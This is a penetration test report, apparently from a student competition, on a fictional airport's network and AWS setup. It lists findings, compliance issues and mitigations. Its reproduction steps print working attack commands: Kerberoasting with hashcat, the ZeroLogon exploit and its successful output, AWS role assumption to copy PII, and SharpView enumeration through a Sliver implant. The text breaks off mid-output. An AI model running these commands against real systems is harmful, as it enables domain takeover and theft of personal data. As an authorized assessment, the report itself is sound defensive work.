Robert A. Kalka Metropolitan Skyport (RAKMS)
Penetration Test Report

Prepared by:
FINALS-XX

13 January, 2024

CONFIDENTIAL

1. Document Information

1.1. Confidentiality

This document and all the information contained within are confidential and proprietary to FINALS-XX and Robert A. Kalka Metropolitan Skyport. The utmost care should be exercised when handling, referring to, or copying this document. FINALS-XX authorizes Robert A. Kalka Metropolitan Skyport to view and communicate this document as they see fit in accordance with Robert A. Kalka Metropolitan Skyport's data handling policies.

1.2. Legal Disclaimer

No warranties are provided by FINALS-XX for this penetration test report with respect to the accuracy, reliability, or correctness of the information in this document. This report is delivered "as is" with findings and recommendations reflecting only the information obtained during the assessment. FINALS-XX does not assume liability from any damages, indirectly or directly, related to the reliance of information provided in this report, and it is highly recommended to thoroughly evaluate the business impact of changes before the implementation of them.

1.3. Contact Information

FINALS-XX	
Name	Finals "Team" XXXXXX
Role	Senior Consultant
Email	FINALS-XX@cptc.team
RAKMS	
Name	Ted Striker
Role	Director of Security and Technology
Email	Ted.Striker@cptc.link

2. Table of Contents

3. Executive Summary

3.1. Assessment Overview

FINALS-XX was contacted by Robert A. Kalka Metropolitan Skyport (hereafter referred to as RAKMS) to conduct a security reassessment on their network after an initial penetration test was performed in Q3 2023. This reassessment focused on assessing RAKMS current security posture across the following contexts:

- Airport process control infrastructure,
- Terminal and gate operations
- Airport loyalty programs
- Airport resource management systems and internal inventory controls for seamless operations
- eCommerce infrastructure catering to both business-to-business (B2B) and business-to-consumer (B2C)

In total, FINALS-XX identified 26 total findings during our assessment with 23% of the findings from the previous assessment being resolved. It is recommended that RAKMS takes the necessary steps to evaluate and remediate these findings in order of severity. Leaving these systems in their current state can expose them to not only risk of intrusion – which can disrupt business operations, require a costly response to cover impacted parties, and lead to a loss of trust from customers and partners – but also significant regulatory jeopardy – which can result in monthly fines up to $37,500 until resolved.

3.2. Engagement Timeline

- 08/30/23 – RFP Release Date
- 09/24/23 – RFP Response Acceptance
- 10/14/23 – Q4 2023 Assessment
- 01/12/24 – 01/13/24 Q1 2024 Assessment

3.3. Findings Count

Critical Risk Findings:	6
High Risk Findings:	5
Moderate Risk Findings:	6
Low Risk Findings:	5
Informational Findings:	4

3.4. Scope

• Corporate Network	10.0.0.0/24
• User Network	10.0.1.0/24
• Train Network	10.0.20.0/24
• Guest Network	10.0.200.0/24
• Amazon Web Services (AWS)	

3.5. Key Strengths

- **Strong Network Segmentation:** RAKMS' implementation of network segmentation and proper access control lists prevented unauthorized access across each network.
- **Active Montioring and Logging**: RAKMS security team were incredibly communicative with us regarding questions about our actions and were able to provide details about specific security incidents they caught.
- **Secure Guest Network**: In both our most recent assessment and our previous one, FINALS-XX found that the systems on the Guest network did not hold any glaring vulnerabilities that compromised the immediate confidentiality of the underlying systems.

3.6. Key Findings

- **Unpatched Critical Infrastructure:** Systems within the Guest and User networks are unpatched and remain vulnerable to well-known exploits.
- **Weak Password for Service Account:** Service account with excessive privileges has a weak password, leading to elevation of privileges.

- **Unencrypted Sensitive Data:** In RAKMS' AWS environment, we came across PII of customers.

3.7. Strategic Recommendations

Our strategic recommendations are designed to fortify your security framework and mitigate identified vulnerabilities, ensuring a more robust and resilient cybersecurity posture. By implementing these suggestions, your organization can proactively address potential threats and maintain a strong defense against evolving security risks:

- **Configure software according to vendor-specific security recommendations**: Services should be configured in accordance to the vendor's documentation in order to patch service vulnerabilities.
- **Update and patch service software**: Updating and patching software would eliminate the commonly known vulnerabilities within systems and prevent easy exploitation
- **Implement a strong password policy**: A strong password policy is critical to ensure that malicious actors cannot easily access user or service accounts on various systems and servers.

FINALS-XX deeply appreciates the opportunity to conduct this assessment for your organization. Your trust in our expertise is invaluable, and we are committed to assisting you to achieving a stronger and more secure digital environment.

4. Reassessment Summary

During the prior engagement conducted on October 14, 2023, FINALS-XX discovered a total of 12 vulnerabilities within the network. Following this discovery, proactive measures were taken to address the issues, resulting in the resolution of 2 vulnerabilities. Additionally, efforts were made to partially resolve 3 vulnerabilities, while 7 vulnerabilities remained unresolved. A distribution of the resolution of these findings are as follows:

Finding Title	Finding Severity	Remediation Status
Lack of Authentication for Controls of Cyber Physical Systems	Critical	Resolved
Domain Controller Vulnerable to Eternal Blue	Critical	Resolved
Personally Identifiable Information and Cardholder Data Stored in Plaintext File	Critical	Resolved
Unauthenticated Access to Internal Employee Web Services	Low	Partially Resolved
Directory Listing Enabled on Web Server	Informational	Partially Resolved
Weak Credentials for Service Accounts	High	Unresolved
Weak Administrator Credentials for Employee Database	High	Unresolved
Anonymous LDAP Queries on Domain Controller	High	Unresolved
Ruby on Rails Server Version is Exposed	Informational	Unresolved
CANICLES Terminal PHP Info Exposed	Informational	Unresolved
Lack of Best-Practice HTTP Headers	Informational	Unresolved

Overall, FINALS-XX complements RAKMS for prioritizing the remediation of the findings that we identified previously, especially given the short time frame between the original assessment and the reassessment,

5. Governance and Regulatory Compliance

5.1. Payment Card Industry Data Security Standard (PCI DSS)

The Payment Card Industry Data Security (PCI DSS)[1] is a twelve (12) requirement actionable framework to ensure data security when processing, transmitting, and storing cardholder data. This standard was created collaboratively by major credit card companies such as Visa, MasterCard, and American Express to reduce the risk of data breaches and fraud. Companies that are looking to process credit cards are required to continuously adhere to PCI DSS to ensure the security of payment card data. Failure to comply can lead to monthly fines (which can range from $31,250 to $37,500 based on FINALS-XX classifying RAKMS as a Level 2 or Level 3 merchant from preliminary data), increased auditing requirements, inability to process credit cards, loss of public trust, lawsuits, and data breaches.

5.1.1. PCI DSS Compliance Findings

FINALS-XX chose to assess RAKMS compliance utilizing version 4.0[2] of PCI DSS as version 3.2.1 of PCI DSS is set to retire after March 2024. During our assessment, RAKMS discovered 13 potential PCI DSS violations.

A detailed list of the PCI DSS compliance findings can be found in Appendix A.

5.2. Title 49 CFR Section 1520 – Protection of Sensitive Security Information (SSI)

Title 49 CFR Section 1520 is a portion of the United States Code of Federal Regulations that pertains to the protection of SSI within the transportation sector. It outlines specific regulations and guidelines for the safeguarding, handling, and sharing of information rlated to transportation security, with a primary focus on preventing unauthorized disclosure. Some of the examples of SSI include security programs, security directives, information circulars, vulnerability assessments, threat information, security measures, security screening information and training materials.

FINALS-XX did not discover any potential SSI documents during our assessment.

5.3. TSA Cybersecurity 2023 Emergency Amendment

The TSA Cybersecurity 2023 Emergency Amendment is a requirement for TSA-regulated entities to develop an implementation plan to improve their cybersecurity and operational resilience as well as proactively assess the effectiveness of these measures:

1. Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an informational technology system has been compromised and vice versa.
2. Create access control measures to secure and prevent unauthorized access to critical systems.
3. Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations
4. Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operation system, application, drivers, and firmware on critical cyber systems in a timely manner using a risk-based methodology.

During the assessment, FINALS-XX discovered 9 potential violations of these measures, with a large number of findings relating to requirement 2, but a detailed list can be found in Appendix A.

[1] https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Supporting%20Document/PCI-DSS-v4-0-At-A-Glance.pdf
[2] https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0.pdf

6. Testing Details

6.1. Methodology Overview

To assess RAKMS's internal network, FINALS-XX utilizes the Penetration Testing Execution Standard (PTES)[3] as it provides a comprehensive framework, covering all stages involved in an internal penetration test. For more details on the PTES methodology, please consult Appendix B.

6.2. Scope

6.2.1. Assessment Access Assets

RAKMS requested FINALS-XX to assess RAKMS's network using jump hosts that were to be utilized by a VPN connection. The details of these assets are as follows:

- 192.168.254.0/24 – VPN Network
- 10.0.254.0/24 – VDI Network
    - 10.0.254.101-106 – Windows Jump Hosts
    - 10.0.254.201-206 – Kali Linux Jump Hosts

6.2.2. Authorized Engagement Assets

FINALS-XX was authorized by RAKMS to assess the following internal subnets during the penetration test:

- Corporate Network – 10.0.0.0/24
- User Network – 10.0.1.0/24
- Train Network – 10.0.20.0/24
- Guest Network – 10.0.200.0/24
- Amazon Web Services (AWS)

6.3. Approach


FINALS-XX's penetration test was performed with initial internal network access from provided Windows 10 and Kali Linux virtual machines under a "black-box" penetration testing approach where penetration testers had limited knowledge of network assets from the initial RFP posted from RAKMS, the network scope provided, and additional information supplied from RAKMS throughout the penetration testing period.

6.4. Timeframe

FINALS-XX was allotted 2 days to perform an assessment over the authorized assets mentioned above where our team had approximately 7 hours to assess assets each day. After the assessment, our team worked diligently to deliver this report of our findings before 11:59PM on 01/13/24.

[3] http://www.pentest-standard.org/index.php/Main_Page

6.5. Network Map



7. Attack Narrative

7.1. Pre-Engagement

In order to gather information that would prove useful for the engagement. FINALS-XX conducted an OSINT pre-engagement where FINALS-XX would gather all publicly accessible information on RAKMS that could assist in the penetration test to not only assist our team's efficiency by getting to know RAKMS more but to also show to RAKMS that information that is publicly online could be used against them in a malicious way to spread awareness on what is being posted online about the company. FINALS-XX scoured the internet and found a multitude of RAKMS assets utilizing Google Dorks, WhoIs records, and social media which served useful in the investigation. Findings from this engagement can be found within the OSINT findings portion of the report where the consequences of certain findings are stated.

7.2. Day 1 – Friday, January 13th, 2024

On the first day of the engagement, FINALS-XX immediately conducted port scans on all in-scope subnets. Shortly after the initial reconnaissance, FINALS-XX realized that only the Exchange mail server was accessible in the corporate subnet while all other systems had filtered ports. At this point, FINALS-XX began attempting to gain access to the Exchange mail service. This was partially done by means of a vishing assessment. More information regarding the vishing assessment can be found in section 17.1 of Appendix G: Vishing Assessment.

Later in the assessment, network segmentation measures were lifted within the corporate network and FINALS-XX began performing reconnaissance on all other systems, re-testing several vulnerabilities from the previous assessment to determine if they had been patched. Afterwards, FINALS-XX was able to leverage unpatched vulnerabilities to exploit all Windows-based systems within the corporate and user networks.

Following this, RAKMS was provided with Amazon Web Services (AWS) credentials to test their cloud infrastructure. This assessment simulated potential attacks from authenticated users and was performed to assess RAKMS' implementation of their cloud-based assets. FINALS-XX was able to leverage the provided credentials to gather user and service information within AWS and escalate privileges due to loosely configured role assumption permissions as indicated by a "wildcard" (*), or "everyone," as opposed to a controlled set of users, groups, or services.

FINALS-XX continued to test and found 2 systems that were hosting websites on the Guest Network. The first was the Wi-Fi Captive portal guests can use to connect to the Wi-Fi and the second was the CANICLES Terminal website that is used to gather passenger information.

7.3. Day 2 – Saturday, January 14th, 2024

As soon as access was provided on the second day of the engagement, FINALS-XX ran more port scans in each subnet to ensure that no new systems that came online between the first and second day were missed. Shortly after re-gaining access to systems from the previous day, FINALS-XX discovered further methods of escalating privileges within the Active Directory domain in the corporate network and further assessed RAKMS Active Directory implementations to include password policies and opportunities for lateral movement.

FINALS-XX then wrapped up the assessment of RAKMS' AWS environment, discovering methods of escalating privileges, leaking sensitive information, and abusing trust relationships between AWS-integrated services.

The active portion of the engagement ended at 6:00 PM ET and FINALS-XX took measures to document all findings and clean up artifacts that may have been left behind by tools used during the assessment. This is further documented in Appendix H: Assessment Artifacts.

8. Finding Classifications

FINALS-XX utilized a two-dimensional matrix, see below, consisting of the business impact and Common Vulnerability Scoring System v4.0 (CVSS)[4] score of each finding to categorize it within one of five overall security risk categories: informational, low, moderate, high, and critical. These categories were organized to prioritize the remediation of findings that would cause RAKMS financial loss, safety risks, non-compliance with governance requirements, and reputational impact. A detailed explanation of each section of the finding structure can be found at Appendix C.

	Business Impact				
CVSS Score	**Informational (1)**	**Low (2)**	**Moderate (3)**	**High (4)**	**Critical (5)**
N/A – 0.0 (a)	1a	2a	3a	4a	5a
0.1 – 3.9 (b)	1b	2b	3b	4b	5b
4.0 – 6.9 (c)	1c	2c	3c	4c	5c
7.0 – 8.9 (d)	1d	2d	3d	4d	5d
9.0 – 10.0 (e)	1e	2e	3e	4e	5e

Overall Risk Key: ■ Informational ■ Low ■ Moderate ■ High ■ Critical

8.1. Business Impact

FINALS-XX incorporates business impact into the result for the categorization of a finding to help prioritize mitigation efforts and allocate resources effectively to address the most critical issues. We base our qualitative measurement on the ability of a finding to impact RAKMS's ability to conduct business, ensure public safety and security, protect customer information, or stay in compliance with government regulations and business standards. As FINALS-XX is operating under limited knowledge of the business operations of RAKMS, we would recommend RAKMS to review the business impact of these findings to provide a better understanding of the overall risk of said findings.

8.2. CVSS Score

The Common Vulnerability Scoring System (CVSS) is a widely recognized industry standard used to evaluate and communicate the severity of security vulnerabilities in computer systems and software. It provides a structured framework for assessing a vulnerability's potential impact, exploitability, complexity, and privileges required for exploitation, assigning it a numeric score from 0 to 10, with higher scores indicating greater risk. CVSS assists organizations in prioritizing and addressing security flaws by considering their impact on confidentiality, integrity, and availability. In our security assessments, we adhere to the CVSS framework, which allows us to quantitatively gauge the severity of vulnerabilities.

8.3. Naming Schema

FINALS-XX utilizes a three-part structure for creating our findings' unique identifiers which includes: a logical system abbreviation, a risk categorization abbreviation, and a numeric index within the risk categorization. For instance, a finding could be named "AD-H-05" to identify a finding within the active directory logical system (AD), that has been categorized as high based on our two-dimensional matrix (H), when it was the fifth finding within the high categorization. A list of all logical systems and their respective findings can be found at Appendix D.

[4] https://www.first.org/cvss/v4.0/specification-document

9. Finding Details

9.1. Findings Summary

Critical Risk Findings			
Unique ID	Finding Name	CVSS Score	Page Number
AWS-C-01	AWS Buckets Storing Unencrypted PII	8.7	16
AD-C-01	Service Account has Weak Password	9.3	18
AD-C-02	ZeroLogon: CVE-2020-1472	10.0	20
AD-C-03	Service Account Vulnerable to Constrained Delegation Attack	9.4	22
AD-C-04	NoPAC Privilege Escalation	9.4	25
AD-C-05	Vulnerable Active Directory Certificate Services Template	9.4	26

High Risk Findings			
Unique ID	Finding Name	CVSS Score	Page Number
AD-H-06	Finance Employee Password Stored in Description Field	6.9	28
AD-H-07	Lack of Endpoint Protection and Enabled Antivirus Software	5.1	30
ET-H-01	Help Desk Low Authentication for Employees	None	32
WA-H-01	Weak Administrator Credentials for Employee Database	8.3	33
AD-H-08	Open SMTP Relay on Microsoft Exchange Server	6.9	35

Moderate Risk Findings			
Unique ID	Finding Name	CVSS Score	Page Number
AD-M-09	Anonymous LDAP Queries on Domain Controller	5.1	36
AD-M-10	NTLM Authentication is Allowed on the Domain	5.3	37
ET-M-02	Help Desk Accessing Clear Text Credentials	None	40
AD-M-11	Lack of Enabled Firewall Protections	4.8	41
AWS-M-02	Public Access to Internal Employee Web Services	6.9	43
AWS-M-03	Unauthorized Access to Boarding Pass S3 Bucket	6.3	45

Low Risk Findings			
Unique ID	**Finding Name**	**CVSS Score**	**Page Number**
ET-L-03	Help Desk Revealing Internal Assets	None	48
AD-L-12	Minimum Password Length Policy is Less Than 12 Characters	5.3	49
AD-L-13	SMBv1 Protocol is enabled	None	50
AWS-L-04	Unauthorized Access to AWS System Parameters	2.3	52
AWS-L-05	Unauthorized Access to Lambda Roles	2.3	54

Informational Findings			
Unique ID	**Finding Name**	**CVSS Score**	**Page Number**
WA-I-02	CANICLES Terminal PHP Info Exposed	None	56
WA-I-03	Lack of Best-Practice HTTP Headers	None	58
WA-I-04	Directory Listing enabled on Web Server	None	60
AD-I-14	Microsoft Exchange Server Utilizes Self-Signed Certificate	None	62
WA-I-05	Ruby on Rails Server Version is Exposed	None	64

9.2. Critical Risk Findings

AWS-C-01	9.2.1. AWS Buckets Storing Unencrypted PII		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	8.7
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N		

Technical Description
AWS Buckets rakmsbarcode and kalka-passes both contain generated barcodes used for boarding passes both of which contain Social Security Numbers (SSNs) which are the final 9 characters of the encoded barcodes.

Business Impact Description
The business impact of clear text SSNs is profound, extending beyond legal and regulatory concerns. Exposing SSNs in clear text heightens the risk of identity theft, leading to potential financial losses for individuals and eroding customer trust. The resulting damage to the organization's reputation can result in customer attrition, negatively impacting revenue streams and hindering future growth. Operational disruptions, remediation costs, and the loss of competitive advantage further contribute to the overall business impact.
This finding also saves RAKMS $50,000 as this was the supposed finding of the bug bounty hunter that was talking to RAKMS regarding boarding pass PII exposure.

Affected Systems
rakmsbarcode20240111034800721800000004

kalka-passes20240111034800610800000003

Potential Compliance Violations
N/A

Mitigations
Within the barcode generator application change the data needed to create a barcode for boarding passes from needing SSNs to a different data field that isn't PII or hashing it prior to storing it in the barcode. Also strengthening the authentication needed to access this data is critical to lowering the risk associated with this finding.

References
https://searchinform.com/challenges/information-security/information-security-analytics/information-leaks/information-leakage-cases/consequences-of-information-leakage/

Steps for Reproduction
1. Visit the bar code web application and wget svg files that are stored in the rakmsbarcode bucket.




Figure 1 – Downloading Barcode Contents Unauthenticated

2. The barcodes once downloaded contain PII once scanned with a Barcode Scanner as the last 9 characters are PII.
3. Next to grab the boarding passes to do this assume the role with temporary credentials.

```
aws sts assume-role --role-arn
arn:aws:iam::677302527522:role/dev-s3-role --role-session-name
dev-s3-role
```

4. Copy the contents of the kalkapasses S3 bucket

```
aws s3 sync s3:// kalka-passes20240111034800610800000003 --profile
dev-s3-role –recursive .
```

5. Once the boarding passe pdfs have been documented scan the barcodes on those as well.

END OF FINDING BLOCK

AD-C-01	9.2.2. Service Account has weak password		
Unremediated			
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	9.3
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:H/SC:L/SI:L/SA:H/S:P		

Technical Description

The service account "svc_ATC has weak credentials, allowing an adversary to Kerberoast this Service Principal Name (SPN) and crack the ticket response and its corresponding hash offline. This service has increased privileges compared to a regular domain user.

Business Impact Description

The service account "svc_ATC" is connected to RAKMS air traffic control center, which negotiates and maintains air travel at Skyport. Compromising this account through its weak service credentials which can be easily guessed or cracked, could allow an adversary full control of an account which could compromise the availability of the air traffic control center, potentially endangering public lives, causing financial losses through destruction of property, or creating reputational damage by preventing flights from taking off safely without risking injury or death.

Affected Systems

10.0.0.5 (SkyControl01 – Domain Controller)

Potential Compliance Violations

PCI DSS: 8.3.6

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 2

Mitigations

1. Open the group policy management console
2. Expand Domains, your domain, then group policy objects
3. Right click the default domain policy and click edit
4. Navigate to Computer Configuration\Policies\Windows Settings\Security Settings\Account Policies\Password Policy
5. Make sure "Password must meet complexity requirements" is enabled and "minimum password length" is 12 characters

References

https://activedirectorypro.com/how-to-configure-a-domain-password-policy/

Steps for Reproduction

1. With valid domain user credentials, preform a kerberoasting attack to request the Service Principal Name (SPN)'s response ticket and accompanying hash.

```
impacket-GetUserSPNs -request -outputfile kerberoast.hashes.txt -dc-ip
10.0.0.5 'corp.kkms.local/SKYCONTROL01$'
```

2. Crack the returned hash with hashcat

```
hashcat -m 13100 kerberoast.hashes.txt
/usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule
```

Figure 2 - Hashcat cracking the svc_ATC account password

END OF FINDING BLOCK

AD-C-02	9.2.3. ZeroLogon: CVE-2020-1472		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	10.0
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:H/SC:L/SI:L/SA:H/S:P		

Technical Description

The Domain Controller, SkyControl01 (10.0.0.5) on the corporate subnet (10.0.0.0/24) is vulnerable to the Zero-Logon vulnerability. The Zerologon vulnerability is a flaw in the cryptographic authentication scheme used by Netlogon that can enable an attacker to bypass authentication and gain administrator-level privileges to a computer.

Business Impact Description

Since RAKMS Active Directory infrastructure is directly tied to RAKMS airport infrastructure, including their air traffic control systems, this vulnerability could lead to a severe loss of life and a threat to public safety if exploited by adversaries. This vulnerability could be used to impact RAKMS systems anywhere from exfiltration of sensitive information to restricting flights from taking off due to the potential injury or loss of life that could result from a unresponsive air traffic control center.

Affected Systems

10.0.0.5 (SkyControl01 – Domain Controller)

- MS-NRPC service

Potential Compliance Violations

PCI DSS: 6.3.3

TSA Cybersecurity 2023 Emergency Amendment – Requirement: 4

Mitigations

Update the Domain Controller or install Microsoft released security patches

References

https://www.crowdstrike.com/blog/cve-2020-1472-zerologon-security-advisory/

https://github.com/risksense/zerologon

Steps for Reproduction

1. Download set_empty_pw.py from https://github.com/risksense/zerologon
2. Execute the Zero-Logon script on the domain controller

```
python3 ./set_empty_pw.py SKYCONTROL01 10.0.0.5
```

```
┌──(root㉿ CPTC9[redacted]
└─# python3 ./set_empty_pw.py SKYCONTROL01 10.0.0.5
Performing authentication attempts...
================================================================================================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                           b'u\xa72Nn\xa3%-'
NegotiateFlags:                 556793855
AccountRid:                     1002
ErrorCode:                      0


server challenge b'u\xbc\xb4\xb4M1\xcbN'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                               b'\x01\x1c\x9bi\xc4\xf7\xc8\xaf'
    Timestamp:                      0
ErrorCode:                      0


Success! DC should now have the empty string as its machine password.
┌──(root㉿ CPTC9[redacted]
└─#
```

Figure 3 - Zero-Logon exploit completing Successfully

END OF FINDING BLOCK

AD-C-03	9.2.4. Service Account Vulnerable to Constrained Delegation Attack		
Findings Categorization			
Business Impact	Critical	**CVSS v4.0 Score**	9.4
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H		

Technical Description

Constrained delegation enables administrators to configure which services an Active Directory user or computer account can delegate to and which authentication protocols can be used. A constrained delegation attack is when an adversary compromises the plaintext password or password hash of an account that is configured with constrained delegation to a service then impersonates any user in the environment to access that service. The "svc_ATC" service account has full delegation permissions on the domain controllers SMB service, allowing full domain privilege escalation from the unprivileged service account.

Business Impact Description

As previously stated, any vulnerability which leads to full domain takeover is of major threat to public health and safety, and could potentially lead to a loss of life or substantial injury. The RAKMS Active Directory domain is directly tied to critial airport infrastructure, allowing an adversary who gains full control of the domain to create unlimited interference and loss of availability cross the entire airport..

Affected Systems

10.0.0.5

- 88
    - Kerberos authentication service

Potential Compliance Violations

PCI DSS: 2.2.6

Mitigations

1. Navigate to "Active Directory Users and Computers" window
2. Right click on the "svc_ATC" service account, and select properties
3. Navigate to the delegation tab, and select "Trust this user for delegation to specified services only" if delegation is required, and if not, select "Do not trust this user for delegation".

References

https://www.guidepointsecurity.com/blog/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/

Steps for Reproduction

1. Execute SharpView to enumerate the accounts that are able to use kerberos delegation

```
Sharpview Get-DomainUser -TrustToAuth
```

```
sliver (phish) > sharpview Get-DomainUser -TrustedToAuth

[*] sharpview output:
[Get-DomainSearcher] search base: LDAP://SKYCONTROL01.corp.kkms.local/DC=corp,DC=kkms,DC=local
[Get-DomainUser] Searching for users that are trusted to authenticate for other principals
[Get-DomainUser] filter string: (&(samAccountType=805306368)(msds-allowedtodelegateto=*))
objectsid                : {S-1-5-21-1236396983-4153356464-247662100-1279}
samaccounttype           : USER_OBJECT
objectguid               : fccc06d7-2522-4273-a2af-9cf188bf1893
useraccountcontrol       : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
accountexpires           : NEVER
lastlogon                : 12/31/1600 7:00:00 PM
pwdlastset               : 1/9/2024 2:54:19 AM
lastlogoff               : 12/31/1600 7:00:00 PM
badPasswordTime          : 12/31/1600 7:00:00 PM
name                     : svc_ATC
distinguishedname        : CN=svc_ATC,CN=Users,DC=corp,DC=kkms,DC=local
whencreated              : 1/9/2024 7:54:18 AM
whenchanged              : 1/9/2024 11:53:06 AM
samaccountname           : svc_ATC
memberof                 : {CN=all,CN=Users,DC=corp,DC=kkms,DC=local}
cn                       : {svc_ATC}
objectclass              : {top, person, organizationalPerson, user}
ServicePrincipalName     : ATC-Sync/SkyControl01
displayname              : svc_ATC
```

Figure 4 - Enumeration of accounts with delegation permissions

```
countrycode              : 0
primarygroupid           : 513
legacyexchangedn         : /o=corp/ou=Exchange Administrative Group
